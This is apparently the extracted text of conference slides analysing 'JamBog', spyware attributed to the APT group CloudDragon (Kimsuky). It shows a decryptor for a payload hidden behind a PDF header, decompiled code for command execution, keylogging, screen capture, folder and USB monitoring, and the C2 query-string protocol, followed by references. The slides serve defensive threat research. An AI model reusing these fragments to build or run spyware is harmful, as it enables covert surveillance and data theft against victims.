771BD65E 8FCF0433 2BE44A1A 9788EBD0	w .^.. 3+.J
3A41465E 8CCF0433 2FE44A1A 6877EBD0	:AF^.. 3/.J hw..
CF1BD65E 8FCF0433 6BE44A1A 9788EBD0	. .^.. 3k.J
771BD65E 8FCF0433 2BE44A1A 9788EBD0	w .^.. 3+.J

%PDF-1.7...4 0 obj

CRC Checksum

Key (16 bytes)

Enc_data

JamBog

- Decrypt function

```
1 def dec(file_path):
2     with open(file_path, "rb") as f:
3         body = f.read()
4         sig = "%PDF-1.7..4 0 obj1234"
5         key = body[len(sig):len(sig) + 16]
6         chiper = body[len(sig) + 16:]
7         out = ""
8         for i in range(len(chiper)):
9             out += chr(ord(chiper[i]) ^ ord(key[i % 16]))
10        with open(file_path + ".zip", "wb") as f:
11            f.write(out)
```

JamBog

- Command
- 0: execute cmd.exe
- 1: run dll with regsvr32
- 2: run dll in memory
- 3: upload file

```
if ( command_code )
{
    if ( cmdtype )
    {
        switch ( cmdtype )
        {
            case 1:
                cmdtype_dll(&v54);
                break;
            case 2:
                cmdtype_memdll(&v54);
                break;
            case 3:
                cmdtype_upload(&v54);
                break;
        }
    }
    else
    {
        cmdtype_cmd(&v54);
    }
}
else
{
    debug_log("Command not loaded.");
}
```

JamBog

- Flag Function

```
strncpy_0(Src, L"7136a884eac8089bd8c93887eafd7af83a69b85edb7208f762c4927ce27078", 0x3Eui64); // KeyboardMonitor
v6 = sub_18000B540(Src, Block);
sub_180002710(v6, v2);
if ( v16 >= 8 )
    j_free(Block[0]);
v16 = 7i64;
v15 = 0i64;
LOWORD(Block[0]) = 0;
if ( v13 >= 8 )
    j_free(Src[0]);
v13 = 7i64;
v12 = 0i64;
LOWORD(Src[0]) = 0;
strncpy_0(Src, L"b8e6c9ead07ce50fdc96564f0333a946eb6ed55aeffd553587785a7a0b", 0x3Aui64); // ScreenMonitor
v7 = sub_18000B540(Src, Block);
sub_180002710(v7, v3);
if ( v16 >= 8 )
    j_free(Block[0]);
v16 = 7i64;
v15 = 0i64;
LOWORD(Block[0]) = 0;
if ( v13 >= 8 )
    j_free(Src[0]);
v13 = 7i64;
v12 = 0i64;
LOWORD(Src[0]) = 0;
strncpy_0(Src, L"c2ababe5b8e2aa41bcc855aeb9f8d2a384408706db4bac8250f1d011da", 0x3Aui64); // FolderMonitor
v8 = sub_18000B540(Src, Block);
sub_180002710(v8, v4);
if ( v16 >= 8 )
    j_free(Block[0]);
v16 = 7i64;
v15 = 0i64;
LOWORD(Block[0]) = 0;
if ( v13 >= 8 )
    j_free(Src[0]);
v13 = 7i64;
v12 = 0i64;
LOWORD(Src[0]) = 0;
strncpy_0(Src, L"dca5b8fe603350b6f3449f743e82364f895f853639645d9f0335", 0x34ui64); // UsbMonitor
v9 = sub_18000B540(Src, Block);
```

JamBog

- Flag Function




Check



Turn On



{Work Folder}/Flags/



JamBog

- Screen Monitor

```
v2 = 0;  
v3 = GetDesktopWindow();  
v34 = v3;  
v4 = GetDC(v3);  
v5 = v4;  
if ( v4 )  
{  
    v6 = CreateCompatibleDC(v4);  
    if ( v6 )  
    {  
        v7 = CreateCompatibleBitmap(v5, 1920i64, 1080i64);  
        v8 = v7;  
        v32 = v7;  
        if ( v7 )  
        {  
            v33 = SelectObject(v6, v7);  
            BitBlt(v6, 0i64, 0i64, 1920i64, 1080, v5, 0, 0, 13369376);  
            v49 = 0ui64;  
            v50 = 0i64;  
            v51 = 0i64;  
            GetObjectA(v8, 32i64, &v49);  
            v42 = 40;
```

JamBog

- keyboard Monitor

```
sub_180004600(v123, "back", 6ui64);  
switch ( i )  
{  
    case 1:  
        sub_180004600(v123, "[lb]", 4ui64);  
        break;  
    case 2:  
        sub_180004600(v123, "[rb]", 4ui64);  
        break;  
    case 8:  
        sub_180004600(v123, "[back]", 6ui64);  
        break;  
    case 9:  
        sub_180004600(v123, "[\\t]", 4ui64);  
        break;  
    case 13:  
        sub_180004600(v123, "[\\n]\\r\\n", 6ui64);  
        break;  
    case 17:  
        sub_180004600(v123, "[ctrl]", 6ui64);  
        break;  
    case 19:  
        sub_180004600(v123, "[pause]", 7ui64);  
        break;  
    case 32:  
        sub_180004600(v123, " ", 1ui64);  
        break;  
    case 37:  
        sub_180004600(v123, "[<]", 3ui64);  
        break;  
    case 38:  
        sub_180004600(v123, "[^]", 3ui64);  
        break;  
}
```

JamBog

- Folder Monitor

```
LOWORD(Src[0]) = 0;  
strncpy_0(Src, L"5bee04204b5163ebc11082bec30a04e51f94e3a897a9ba", 0x2Eui64); // Desktop  
v2 = sub_18000B540(Src, v39);  
*QWORD[14] = 7i64;
```

```
v39 = 0i64;  
LOWORD(Src[0]) = 0;  
strncpy_0(Src, L"3f60a4259b962131441f14f9dd24d5c67b74a7ec1be2a2f7c0", 0x32ui64); // Download  
v8 = sub_18000B540(Src, v42);  
v39 = 7i64;
```

```
LOWORD(Src[0]) = 0;  
strncpy_0(Src, L"0053d196b0742f2e9cff72025067554d4478ca29f4e5a4fe11", 0x32ui64); // Documents  
v14 = sub_18000B540(Src, v42);
```

JamBog

- USB Monitor

```
v47 = 7i64;  
v46 = 0i64;  
LOWORD(Block[0]) = 0;  
Winexec(Block, v62, L"cmd /c dir %c:\\ /s", (v3 + 65));  
if ( v47 >= 8 )  
    j_free(Block[0]);  
v47 = 7i64;  
v46 = 0i64;  
LOWORD(Block[0]) = 0;  
sub_180001EA0(v42);  
v6 = sub_18001D250(v30);
```


JamBog

- Query String

ping: m=**a**&p1=[uid]

upload: m=**b**&p1=[uid]&p2=[type]

down_cmd: m=**c**&p1=[uid]

delete_cmd: m=**d**&p1=[uid]

upgrade: m=**e**&p1=[uid]&p2=[arch]&p3=[sha1]

Key Takeaway

- The APT group CloudDragon
- Advanced and Diverse Phishing Skills
- Malware in Use

Thank You

Zih-Cing Liao
duckll@teamt5.org

Linda Kuo
linda@teamt5.org



Reference

- Dmitry Tarakanov. (2013) The “Kimsuky” Operation: A North Korean APT? (<https://securelist.com/the-kimsuky-operation-a-north-korean-apt/57915/>)
- Jaeki Kim, Kyoung-Ju Kwak & Min-Chang Jang. (2018) DOKKAEBI: Documents of Korean and Evil Binary (https://www.virusbulletin.com/uploads/pdf/conference_slides/2018/KimKwakJang-VB2018-Dokkaebi.pdf)
- Jaeki Kim, Kyoung-Ju Kwak & Min-Chang Jang. (2019) KIMSUKY GROUP: TRACKING THE KING OF THE SPEAR PHISHING (<https://www.virusbulletin.com/uploads/pdf/magazine/2019/VB2019-Kim-etal.pdf>)
- Unit 42. (2019) New BabyShark Malware Targets U.S. National Security Think Tanks (<https://unit42.paloaltonetworks.com/new-babyshark-malware-targets-u-s-national-security-think-tanks/>)
- Alyac. (2019) 한 · 미 겨냥 APT 캠페인 '스모크 스크린' Kimsuky 실체 공개 (<https://blog.alzac.co.kr/2243>)
- AhnLab. (2019) Operation Kabar Cobra ([https://global.ahnlab.com/global/upload/download/techreport/\[Analysis_Report\]Operation%20Kabar%20Cobra%20\(1\).pdf](https://global.ahnlab.com/global/upload/download/techreport/[Analysis_Report]Operation%20Kabar%20Cobra%20(1).pdf))
- NSHC. (2019) THE DOUBLE LIFE OF SECTORA05 NESTING IN AGORA (OPERATION KITTY PHISHING) (<https://redalert.nshc.net/2019/01/30/operation-kitty-phishing/>)

Reference

- Sveva Vittoria Scenarelli . (2020) To catch a Banshee: How Kimsuky's tradecraft betrays its complementary campaigns and mission (<https://vbllocalhost.com/uploads/VB2020-46.pdf>)
- Assaf Dahan, Lior Rochberger, Daniel Frank and Tom Fakterman. (2020) Back to the Future: Inside the Kimsuky KGH Spyware Suite (<https://www.cybereason.com/blog/back-to-the-future-inside-the-kimsuky-kgg-spyware-suite>)
- KrCERT/CC. (2020) Operation muzabi(https://www.krcert.or.kr/filedownload.do?attach_file_seq=2652&attach_file_id=EpF2652.pdf)
- Alyac. (2020) 탈북조직의 국내 암호화폐 지갑 펌웨어로 위장한 다차원 APT 공격 분석 (<https://blog.alzac.co.kr/3310>)
- Alyac. (2020) [스페셜 리포트] 미국 MS가 고소한 탈북 그룹, 대한민국 상대로 '페이크 스트라이커' APT 캠페인 위협 고조 (<https://https://blog.alzac.co.kr/3120>)
- Jhih-Lin Kuo & Zih-Cing Liao (2021) "We Are About to Land": How CloudDragon Turns a Nightmare Into Reality (<https://i.blackhat.com/asia-21/Friday-Handouts/as-21-Kuo-We-Are-About-To-Land-How-CloudDragon-Turns-A-Nightmare-Into-Reality.pdf>)